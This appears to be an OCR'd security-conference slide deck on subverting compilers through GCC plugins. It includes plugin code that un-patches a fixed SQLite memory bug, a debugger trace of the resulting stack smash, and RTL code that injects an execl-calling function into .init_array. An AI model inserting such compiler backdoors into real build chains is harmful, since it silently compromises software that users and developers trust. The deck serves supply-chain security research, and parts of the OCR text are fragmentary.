
Compiler Bugs
and
Bug Compilers

# Disclaimer

The opinions and positions expressed herein are mine only and do not represent the views of any current or previous employer, including Intel Corporation or its affiliates.

This presentation has no intention to advertise or devalue any current or future technology.

No database software was harmed in the making of this presentation.

# Hello, it's me!

Marion Marschalek
Security Researcher with Intel STORM Team
@pinkflawd | marion@0x1338.at

# Reflections on Trusting Trust

*To what extent should one trust a statement that a program is free of Trojan horses? Perhaps it is more important to trust the people who wrote the software.*

KEN THOMPSON


## INTRODUCTION

I thank the ACM for this award. I can't help but feel

programs. I would like to present to you the cutest program I ever wrote. I will do this in three stages and


It is **really hard** to do something useful inside of a modern day compiler.


# Every explanation anyone has ever done on GCC things starts with this graphic.




I mean, almost?

# GCC’s Compiler Passes




GCC’s compilation process is organized in passes

Neat explanatory graphic by David Malcolm

GENERIC vs. GIMPLE vs. SSA vs. RTL vs. machine definition vs. ASM

https://gcc-python-plugin.readthedocs.io/en/latest/tables-of-passes.html

# The Debug Output

… looks a bit like a “Matrix” screensaver when you scroll down fast

-fdump-passes

-fdump-tree-all, -fdump-ipa-all, -fdump-rtl-all

-fdump-tree-cfg-all


-fdump-rtl-MYAWESOMEPASS

# GCC Plugins

Since GCC 4.5 we can plug passes into the compilation process!

Benefits of plugins vs. modifying GCC itself?

- Plugins are shared objects, loaded by GCC as dedicated passes
- Maintained by pass manager
- Dependent on compiler version
- GCC plugin API defined in tree-pass.h
- GENERIC, Gimple, RTL




https://lwn.net/Articles/457543/

# People think assembly is complicated

```
[...]
(insn 5 2 6 2
       (set (reg:DI 5 di)
       (symbol_ref/f:DI ("*.LC0") [flags 0x2]  <var_decl 0x7fd4f1a1ecf0 *.LC0>))
"helloworld.c":4 -1
(nil))

(call_insn 6 5 7 2 (set (reg:SI 0 ax)
       (call (mem:QI (symbol_ref:DI ("puts") [flags 0x41]
             <function_decl 0x7fd4f1974600 __builtin_puts>) [0 __builtin_puts S1 A8])
             (const_int 0 [0]))) "helloworld.c":4 -1
       (nil)
       (expr_list:DI (use (reg:DI 5 di))
(nil)))
[...]
```

# Prior research makes life a LOT easier

**Emese Revfy** https://github.com/ephox-gcc-plugins

**Matt Davis** https://github.com/enferex/

**PaX team: RAP and more** https://github.com/rrbranco/grsecurity-pax-history/tree/master/pax

- H2HC 2012: https://pax.grsecurity.net/docs/PaXTeam-H2HC12-PaX-kernel-self-protection.pdf
  - PaX Untold Story (which includes the explanation of the first plugins)
- H2HC 2013: https://pax.grsecurity.net/docs/PaXTeam-H2HC13-PaX-gcc-plugins.pdf
  - PaX GCC Plugins
- H2HC 2015: https://pax.grsecurity.net/docs/PaXTeam-H2HC15-RAP-RIP-ROP.pdf
  - RAP RIP ROP

**KGuard** https://github.com/pmoust/kguard

**Roger Ferrer Ibanez** https://github.com/rofirrim/gcc-plugins

```
printf("Hello world!\n");
```

```
// Iterating through basic blocks and Gimple sequences
FOR_EACH_BB_FN(bb, cfun) {

    for (gsi = gsi_start_bb(bb); !gsi_end_p(gsi); gsi_next(&gsi)) {

        gimple *statement = gsi_stmt(gsi);

        // Picking up on the printf within our helloworld.c
        if (gimple_code(statement) == GIMPLE_CALL){

            // Getting the first argument of printf
            tree arg = gimple_call_arg(statement, 0);

            // Building the new string argument
            tree satan = build_string(strlen("Hail Satan!!\n")+1, "Hail Satan!!\n");
            tree type = build_array_type(
                build_type_variant(char_type_node, 1, 0),
                build_index_type(size_int(strlen("Hail Satan!!\n"))));
            TREE_TYPE(satan) = type;
            TREE_CONSTANT(satan) = 1;
            TREE_READONLY(satan) = 1;
            TREE_STATIC(satan) = 1;

            // Replacing the helloworld string argument
            TREE_OPERAND(TREE_OPERAND((arg), 0), 0) = satan;
            gimple_call_set_arg(statement, 0, arg);
        }
    }
```

.. goes hail satan ..

# The obvious stuff

Attackers would:

- change a buffer size
- remove a sanity check
- remove a whole patch
- remove authentication checks
- add or remove entire chunks of logic

Defenders would:

- review binaries
- diff
- fuzz
- guard their build environments like grandma’s jewelry
- review their build scripts


*Small. Fast. Reliable.*
*Choose any three.*

## Dev's favorite DB

- SQLite fixed a bug last year that was reported by P0' Natashenka
- Reading a database journal that misses '-' in its filename could have resulted in a negative size argument passed to memcpy
- Lets see if one can unfix that…

# Unpatching a bug

```
18523  1ac76:  c7 00 00 00 00 00      movl   $0x0,(%rax)
18524  1ac7c:  81 a5 d4 fd ff ff 00   andl   $0x800,-0x22c(%rbp)
18525  1ac83:  08 00 00
18526  1ac86:  8b 85 d4 fd ff ff      mov    -0x22c(%rbp),%eax
18527  1ac8c:  25 00 08 08 00         and    $0x80800,%eax
18528  1ac91:  85 c0                  test   %eax,%eax
18529  1ac93:  0f 84 a8 00 00 00      je     1ad41 <findCreateFileMode+0x120>
18530  1ac99:  48 8b 85 d8 fd ff ff   mov    -0x228(%rbp),%rax
18531  1aca0:  48 89 c7               mov    %rax,%rdi
18532  1aca3:  e8 82 9c ff ff         callq  1492a <sqlite3Strlen30>
18533  1aca8:  83 e8 01               sub    $0x1,%eax
18534  1acab:  89 45 f8               mov    %eax,-0x8(%rbp)
18535  1acae:  eb 25                  jmp    1acd5 <findCreateFileMode+0xb4>
18536  1acb0:  8b 45 f8               mov    -0x8(%rbp),%eax
18537  1acb3:  48 63 d0               movslq %eax,%rdx
18538  1acb6:  48 8b 85 d8 fd ff ff   mov    -0x228(%rbp),%rax
18539  1acbd:  48 01 d0               add    %rdx,%rax
18540  1acc0:  0f b6 00               movzbl (%rax),%eax
18541  1acc3:  3c 2e                  cmp    $0x2e,%al
18542  1acc5:  75 0a                  jne    1acd1 <findCreateFileMode+0xb0>
18543  1acc7:  b8 00 00 00 00         mov    $0x0,%eax
18544  1accc:  e9 e1 00 00 00         jmpq   1adb2 <findCreateFileMode+0x191>
18545  1acd1:  83 6d f8 01            subl   $0x1,-0x8(%rbp)
```

```
18523  1ac76:  c7 00 00 00 00 00      movl   $0x0,(%rax)
18524  1ac7c:  81 a5 d4 fd ff ff 00   andl   $0x800,-0x22c(%rbp)
18525  1ac83:  08 00 00
18526  1ac86:  8b 85 d4 fd ff ff      mov    -0x22c(%rbp),%eax
18527  1ac8c:  25 00 08 08 00         and    $0x80800,%eax
18528  1ac91:  85 c0                  test   %eax,%eax
18529  1ac93:  0f 84 ae 00 00 00      je     1ad47 <findCreateFileMode+0x126>
18530  1ac99:  48 8b 85 d8 fd ff ff   mov    -0x228(%rbp),%rax
18531  1aca0:  48 89 c7               mov    %rax,%rdi
18532  1aca3:  e8 82 9c ff ff         callq  1492a <sqlite3Strlen30>
18533  1aca8:  83 e8 01               sub    $0x1,%eax
18534  1acab:  89 45 f8               mov    %eax,-0x8(%rbp)
18535  1acae:  eb 2b                  jmp    1acdb <findCreateFileMode+0xba>
18536  1acb0:  83 7d f8 00            cmpl   $0x0,-0x8(%rbp)
18537  1acb4:  74 17                  je     1accd <findCreateFileMode+0xac>
18538  1acb6:  8b 45 f8               mov    -0x8(%rbp),%eax
18539  1acb9:  48 63 d0               movslq %eax,%rdx
18540  1acbc:  48 8b 85 d8 fd ff ff   mov    -0x228(%rbp),%rax
18541  1acc3:  48 01 d0               add    %rdx,%rax
18542  1acc6:  0f b6 00               movzbl (%rax),%eax
18543  1acc9:  3c 2e                  cmp    $0x2e,%al
18544  1accb:  75 0a                  jne    1acd7 <findCreateFileMode+0xb6>
18545  1accd:  b8 00 00 00 00         mov    $0x0,%eax
```

**unpatched**

```
callq  1492a <sqlite3Strlen30>
sub    $0x1,%eax
mov    %eax,-0x8(%rbp)
jmp    1acd5 <findCreateFileMode+0xb4>
mov    -0x8(%rbp),%eax
movslq %eax,%rdx
mov    -0x228(%rbp),%rax
add    %rdx,%rax
movzbl (%rax),%eax
```

**patched**

```
callq  1492a <sqlite3Strlen30>
sub    $0x1,%eax
mov    %eax,-0x8(%rbp)
jmp    1acdb <findCreateFileMode+0xba>
cmpl   $0x0,-0x8(%rbp)
je     1accd <findCreateFileMode+0xac>
mov    -0x8(%rbp),%eax
movslq %eax,%rdx
mov    -0x228(%rbp),%rax
add    %rdx,%rax
movzbl (%rax),%eax
```

```
>>> bt
#0  0x00007ffff7f16c49 in findCreateFileMode () fr
#1  0x00007ffff7f16fb5 in unixOpen () from /home/r
#2  0x00007ffff7f0af73 in sqlite3OsOpen () from /h
#3  0x00007ffff7f1f1e0 in sqlite3PagerOpen () fron
#4  0x00007ffff7f2922c in sqlite3BtreeOpen () fron
#5  0x00007ffff7faa63a in openDatabase () from /ho
#6  0x00007ffff7faa8a0 in sqlite3_open () from /ho
#7  0x0000555555555206 in main ()
>>>
```

```
>>> bt
#0  0x00007ffff7f16c49 in findCreateFileMode () fr
#1  0x00007ffff7f16fb5 in unixOpen () from /home/r
#2  0x00007ffff7f0af73 in sqlite3OsOpe
#3  0x00007ffff7f1f1e0 in sqlite3Pager
#4  0x00007ffff7f2922c in sqlite3Btree
#5  0x00007ffff7faa63a in openDatabase
#6  0x00007ffff7faa8a0 in sqlite3_oper
#7  0x0000555555555206 in main ()
>>>
```

```c
if( zFilename && zFilename[0] ){
  const char *z;
  nPathname = pVfs->mxPathname+1;
  zPathname = sqlite3DbMallocRaw(0, nPathname*2);
  if( zPathname==0 ){
    return SQLITE_NOMEM_BKPT;
  }
  zPathname[0] = 0; /* Make sure initialized even if FullPathname() fails */
  rc = sqlite3OsFullPathname(pVfs, zFilename, nPathname, zPathname);
  nPathname = sqlite3Strlen30(zPathname);
  z = zUri = &zFilename[sqlite3Strlen30(zFilename)+1];
  while( *z ){
    z += sqlite3Strlen30(z)+1;
    z += sqlite3Strlen30(z)+1;
  }
  nUri = (int)(&z[1] - zUri);
  assert( nUri>=0 );
  if( rc==SQLITE_OK && nPathname+8>pVfs->mxPathname ){
    /* This branch is taken when the journal path required by
    ** the database being opened will be more than pVfs->mxPathname
    ** bytes in length. This means the database cannot be opened,
    ** as it will not be possible to open the journal file or even
    ** check for a hot-journal before reading.
    */
    rc = SQLITE_CANTOPEN_BKPT;
  }
  if( rc!=SQLITE_OK ){
    sqlite3DbFree(0, zPathname);
    return rc;
  }
```

```
>>> bt
#0  0x00007ffff7f16c49 in findCreateFileMode () fr
#1  0x00007ffff7f16fb5 in unixOpen () from /home/r
#2  0x00007ffff7f0af73 in sqlite3OsOpe
#3  0x00007ffff7f1f1e0 in sqlite3Pager
#4  0x00007ffff7f2922c in sqlite3Btree
#5  0
#6  0
#7  0
>>>
```

```
if (gimple_code(statement) == GIMPLE_CALL) {

    tree fndecll = gimple_call_fn(statement);
    if (fndecll != NULL) {

        if (TREE_CODE(fndecll) == ADDR_EXPR) {

            fndecll = TREE_OPERAND(fndecll, 0);
            if (strcmp(get_name(fndecll), "sqlite3OsFullPathname") == 0) {

                myassign = (gimple*)gimple_build_assign(
                    gimple_call_arg(statement, 3),
                    gimple_call_arg(statement, 1));

                gsi_insert_before(&gsi, myassign, GSI_SAME_STMT);
                gsi_remove(&gsi, true);
            }
```

```
if (gimple_code(statement) == GIMPLE_COND && var_maxlen) {
    if ( gimple_cond_rhs(statement) == var_maxlen ) {
        gimple_cond_make_false((gcond*)statement);
    }
}
```

```
if( zFilename && zFilename[0] ){
  const char *z;
  nPathname = pVfs->mxPathname+1;
                                    0, nPathname*2);
                                    initialized even if FullPathname() fails */
                                    , zFilename, nPathname, zPathname);
                                    thname);
                                    rlen30(zFilename)+1];
                                    8>pVfs->mxPathname ){
                                    the journal path required by
                                    will be more than pVfs->mxPathname
  ** bytes in length. This means the database cannot be opened,
  ** as it will not be possible to open the journal file or even
  ** check for a hot-journal before reading.
                                    ANTOPEN_BKPT;
                                    OK ){
                                    (0, zPathname);
  }
```

```
── Assembly
0x00007ffff7f16d9f findCreateFileMode+346 mov    %eax,-0x4(%rbp)
0x00007ffff7f16da2 findCreateFileMode+349 mov    -0x4(%rbp),%eax
0x00007ffff7f16da5 findCreateFileMode+352 leaveq
0x00007ffff7f16da6 findCreateFileMode+353 retq
── Expressions
── History
── Memory
── Registers
   rax 0x000000000000070a         rbx 0x0000000000000000         rcx 0x00007ffff7de3e15         rdx 0xffffffffffffff80         rsi 0x00007fffffffd870
   rdi 0x00007fffffffd950         rbp 0x4141414141414141         rsp 0x00007fffffffdb78          r8 0x000000000000001e          r9 0x00007fffffffd940
   r10 0xfffffffffffffb68         r11 0x0000000000000246         r12 0x00005555555550c0         r13 0x00007fffffffe1d0         r14 0x0000000000000000
   r15 0x0000000000000000         rip 0x00007ffff7f16da6      eflags [ PF SF IF ]            cs 0x00000033                  ss 0x0000002b
    ds 0x00000000                  es 0x00000000                  fs 0x00000000                  gs 0x00000000
── Source
── Stack
[0] from 0x00007ffff7f16da6 in findCreateFileMode+353
(no arguments)
[1] from 0x00007ffff7f07a8a in frame_dummy+287754
(no arguments)
── Threads
[1] id 3701 name dbtest from 0x00007ffff7f16da6 in findCreateFileMode+353
──

0x00007ffff7f16da6 in findCreateFileMode () from /home/michelle/gcc-plugins/HITB/Sqlite3/attackSqlite3/libsqlite3.so
>>> x/g $rsp
0x7fffffffdb78: 0x00007ffff7f07a8a
>>> disas 0x00007ffff7f07a8a
Dump of assembler code for function pop_funclet:
   0x00007ffff7f07a8a <+0>:     push   %rdi
   0x00007ffff7f07a8b <+1>:     lea    0xa458e(%rip),%rdi        # 0x7ffff7fac020
   0x00007ffff7f07a92 <+8>:     xor    %rdx,%rdx
   0x00007ffff7f07a95 <+11>:    xor    %eax,%eax
   0x00007ffff7f07a97 <+13>:    callq  0x7ffff7f078b0 <execl@plt>
   0x00007ffff7f07a9c <+18>:    pop    %rdi
   0x00007ffff7f07a9d <+19>:    retq
End of assembler dump.
>>>
```

# DO'S & DONT'S


Craft wisely
test properly
refrain from making assumptions
consider target
consider compiler version and optimization

# ELF things


| | |
|---|---|
| `.got.plt` | For dynamic binaries, this Global Offset Table holds the addresses of functions in dynamic libraries<br>`.got.plt` section is present, it contains at least three entries, which have special meanings. See para |
| `.hash` | Hash table for symbols.<br><br>See here for its structure and the hash algorithm.<br><br>The link editor `ld` calls `bfd_elf_hash` in in GNU Binutil's source file `bfd/elf.c` to compute the hash<br><br>The runtime linker `ld.so` calls `do_lookup_x` in `elf/dl-lookup.c` to do the symbol look-up. The hash |
| `.init` | Code which will be executed when program initializes. See paragraphs below. |
| `.init_array` | **Pointers** to functions which will be executed when program starts. See paragraphs below. |
| `.interp` | For dynamic binaries, this holds the full pathname of runtime linker `ld.so` |
| `.jcr` | Java class registration information.<br><br>Like `.ctors` section, it contains a list of addresses which will be used by `_Jv_RegisterClasses` funct<br>GCC's source tree) |
| `.note.ABI-tag` | This Linux-specific section is structured as a note section in ELF specification. Its content is manda |
| `.note.gnu.build-id` | A unique build ID. See here and here |
| `.note.GNU-stack` | See here |
| `.nvFatBinSegment` | This segment contains information of nVidia's CUDA fat binary container. Its format is described b |
| `.plt` | For dynamic binaries, this Procedure Linkage Table holds the trampoline/linkage code. See paragra |
| `.preinit_array` | Similar to `.init_array` section. See paragraphs below. |
| | **Runtime**/Dynamic relocation table. |

# InitArray

```
static void output_pop_funclet (void) {

    rtx leaops[2];
    rtx myrdi[1];

    switch_to_section(readonly_data_section);

    ASM_OUTPUT_LABEL(asm_out_file, "app");
    fprintf(asm_out_file, "\t.string\t\"/usr/games/xmabacus\"\n");

    switch_to_section(text_section);

    ASM_OUTPUT_LABEL(asm_out_file, "pop_funclet");

    myrdi[0] = gen_rtx_REG(DImode, DI_REG);
    output_asm_insn("push\t%0", myrdi);

    leaops[0] = myrdi[0];
    leaops[1] = gen_rtx_SYMBOL_REF(Pmode, "app");
    output_asm_insn ("lea\t{%E1, %0|%0, %E1}", leaops);

    fprintf(asm_out_file, "\txor\t%%rdx, %%rdx\n\txor\t%%eax, %%eax\n");
    fprintf(asm_out_file, "\tcall\texecl\n");

    output_asm_insn("pop\t%0", myrdi);
    fprintf(asm_out_file, "\tret\n");

    switch_to_section(current_function_section());
}
```

**default_elf_init_array_asm_out_constructor** (
gen_rtx_SYMBOL_REF (Pmode, "pop_funclet"),
DEFAULT_INIT_PRIORITY );

# fprintf, yes really!




